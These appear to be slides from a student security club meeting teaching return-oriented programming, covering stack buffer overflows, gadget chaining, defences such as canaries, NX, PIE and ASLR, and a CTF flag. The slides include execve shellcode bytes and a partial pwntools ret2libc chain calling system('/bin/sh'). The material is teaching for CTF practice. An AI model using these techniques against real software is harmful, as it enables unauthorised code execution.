SP2023 Week 03 • 2023-02-09

PWN III: ROP

Sam

Announcements


- TracerFire!
  - Cyber defense competition run by Sandia
  - Food and prizes
  - Sign up here (link on Discord), spots limited, registration ends on the 15th!

- Come to SAIL!
  - If you want to present, apply here by midnight on the 17th
  - Free shirt and food for presenters, teach with up to 5 people on April 8th!

- PLAY IN LACTF!!!!
  - THIS FRIDAY STARTING 10PM, ROOM TBD (check Discord)
  - FREE PIZZA
  - BEGINNER FRIENDLY


ctf.sigpwny.com

sigpwny{ret_ret_ret_ret_ret}



PWN Review

```
int main() {
    char buf[32];
    gets(buf);
}
```



PWN Review

```
int main() {
    char buf[32];
    gets(buf);
}
```

PWN Review

"ret2win"

buf[32]	aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Saved RBP	0x4141414141414141
Address of a win function in the program	0x405968
	???
	???

"ret2shellcode"

Shellcode	\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68 \x2f\x62\x69\x6e\x89\xe3\x50\x53 \x89\xe1\xb0\x0b\xcd\x80
Saved RBP	0x4141414141414141
Address of buf[32]	0xcafebabecafeffff
	???
	???

```c
int main() {
    char buf[32];
    gets(buf);
}
```

Mitigating Basic PWN

- Stack canary
  - Set of random* bytes put on the stack, checked before returning to see if modified, crashes if different

- Non-executable Stack
  - Memory layout of program also assigns permission to each allocation
  - Stack is Read/Write
  - Heap is Read/Write
  - Code is Read/Execute
- W^X: Any Memory region is execute xor writable

Introducing ROP

- Execute tiny bits of code (gadgets) to achieve the same effect as shellcode. These already exist in the binary, instead of user input.

- Bypasses NX (non executable) memory permissions

- Find and return to gadgets and organize them into a program

ROP High Level

Gadget 1
A = A + 1

Gadget 2
A = 0

Gadget 3
B = A

Gadget 4
C = B

Execute a series of gadgets to achieve:

B = 3

ROP High Level

Gadget 1
A = A + 1

Gadget 2
A = 0

Gadget 3
B = A

Gadget 4
C = B

B = 3

- Gadget 2
- Gadget 1
- Gadget 1
- Gadget 1
- Gadget 3

ROP - Slightly Less High Level

Hint:
swap rax and
rbx

Gadget 1
xchg rax, rbx
ret

Hint:
rbx = 0

Gadget 2
nop
xor rbx, rbx
ret

Hint:
rcx = 0
rax = rax + 1

Gadget 3
xor rcx, rcx
add rax, 1
ret

Hint:
rax = rax - rbx

Gadget 4
sub rax, rbx
nop
ret

Using a sequence of gadgets, can we achieve:

rbx = 3

(ignore the ret for now!)

ROP - Slightly Less High Level

Hint: swap rax and rbx

Gadget 1
```
xchg rax, rbx
ret
```

Hint: rbx = 0

Gadget 2
```
nop
xor rbx, rbx
ret
```

Hint: rcx = 0 rax = rax + 1

Gadget 3
```
xor rcx, rcx
add rax, 1
ret
```

Hint: rax = rax - rbx

Gadget 4
```
sub rax, rbx
nop
ret
```

Using a sequence of gadgets, can we achieve:

rbx = 3

(ignore the ret for now!)

Gadget 2 (set rbx to 0)
Gadget 1 (set rax = rbx)
Gadget 3 (rax = 1)
Gadget 3 (rax = 2)
Gadget 3 (rax = 3)
Gadget 1 (set rbx = rax)

ROP - Strategy

1. Find gadgets in the program
   a. Need gadgets that set registers to setup the `execve()` syscall
   b. Need gadgets to call `syscall`

2. Order gadgets into a program that sets up registers and calls `execve("/bin/sh", NULL, NULL)` or similar shell popping function (e.g. `system()`)

3. Execute!

Finding Gadgets

```
int square(int num) {
    char * str =
"/bin/sh";
    int i = 6;
    i++;
    return;
}
```


```
0x406000: square:
          mov     DWORD PTR [rbp-12], 6
          add     DWORD PTR [rbp-12], 1
          nop
          nop
0x406032: pop     rbp
          ret
```

Finding Gadgets

- Any instructions followed by a 'ret' is a gadget
  - objdump -d -M intel myprogram | grep ret -B 5
  - pwntools has a tool to find and organize gadgets (`rop.rop`)

```
00000000000011e0 <__do_global_dtors_aux>:
    11e0:       f3 0f 1e fa             endbr64
    11e4:       80 3d 35 2e 00 00 00    cmp    BYTE PTR [rip+0x2e35],0x0
    11eb:       75 2b                   jne    1218 <__do_global_dtors_aux+0x38
    11ed:       55                      push   rbp
    11ee:       48 83 3d 02 2e 00 00    cmp    QWORD PTR [rip+0x2e02],0x0
    11f5:       00
    11f6:       48 89 e5                mov    rbp,rsp
    11f9:       74 0c                   je     1207 <__do_global_dtors_aux+0x27
    11fb:       48 8b 3d 06 2e 00 00    mov    rdi,QWORD PTR [rip+0x2e06]
    1202:       e8 a9 fe ff ff          call   10b0 <__cxa_finalize@plt>
    1207:       e8 64 ff ff ff          call   1170 <deregister_tm_clones>
    120c:       c6 05 0d 2e 00 00 01    mov    BYTE PTR [rip+0x2e0d],0x1
    1213:       5d                      pop    rbp
    1214:       c3                      ret
    1215:       0f 1f 00                nop    DWORD PTR [rax]
    1218:       c3                      ret
    1219:       0f 1f 80 00 00 00 00    nop    DWORD PTR [rax+0x0]
```

ROP Execution




```
int main() {
    char buf[32];
    gets(buf);
}
```

Doing ROP

- You can find your own gadgets and set up a ROP chain yourself (461 moment)

- Just use ROPgadget
  - List Gadgets: ./ROPgadget.py --binary myprogram
  - Create Chain to pop shell: ./ROPgadget.py --ropchain --binary myprogram
- Or OneGadget
  - List One Gadgets: `one_gadget /path/to/libc/or/binary`

ROP Mitigations

- PIE (Position Independent Executable) allows an executable to have any base address
  - If it's enabled, you need to leak some address in the binary, and compute the base address (pwntools can help you)

- ASLR (Address Space Layout Randomization)
  - Similar to PIE, randomizes the position of the stack, heap, and code memory regions. You need a leak in the region you want to ROP from.
- If both are disabled, open with GDB and run `info file`

Libc

- The file that contains all of the standard library (include statements)
- Your binary probably doesn't have enough code to have meaningful gadgets, but Libc does!

1. Find gadgets in libc with your favorite tool
2. Leak libc address (somehow)
3. Calculate libc base from leak (via debugging and knowing the file)
4. Add gadget offset, and ROP!

Pwntools examples

```
exe = ELF("./main")
libc = ELF("./libc-2.27.so")

libc_leak = # acquire the address of libc 'func_name' from binary (e.g. puts)
libc.address = libc_leak - libc.symbols["func_name"] - offset
POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0] + libc.address
RET = (rop.find_gadget(['ret']))[0] + libc.address
SYSTEM = libc.sym["system"]
payload += b'A'*8 # buffer
payload += p64(RET) + p64(POP_RDI) + p64(BIN_SH) + p64(SYSTEM) # ROP chain
```

Modern ROP Mitigations

- Signed Return Pointers/Pointer Authentication
  - Check that the pointer was made by the program and hasn't been modified
  - Check that the return address is a valid location to return to.

- Branch Tracing/Abnormal Execution
  - ROP causes the program to enter and exit functions in unintended ways
  - This can be traced by modern processors

Resource Summary

pwndbg (gdb extension) - makes gdb usable for this
pwntools - makes exploiting possible these days
ROPgadget - prevents pulling your hair out
OneGadget - streamlines ROP
libc database search - find offsets and function locations
ROPEmporium - Additional Practice
angrop - Constraint solve ROP chains

Catch up on older "prerequisite" meetings:
My assembly meeting & recording
Kevin's PWN I and PWN II: Video Video

Next Meetings

2023-02-10 - Tomorrow!

- LACTF
- CTF, Pizza, In-person, Check Discord!

2023-02-12 - This Sunday

- PWN 4: Heap PWN
- Run by Kevin (kmh)!

sigpwny{ret_ret_ret_ret_ret}

SIGPwny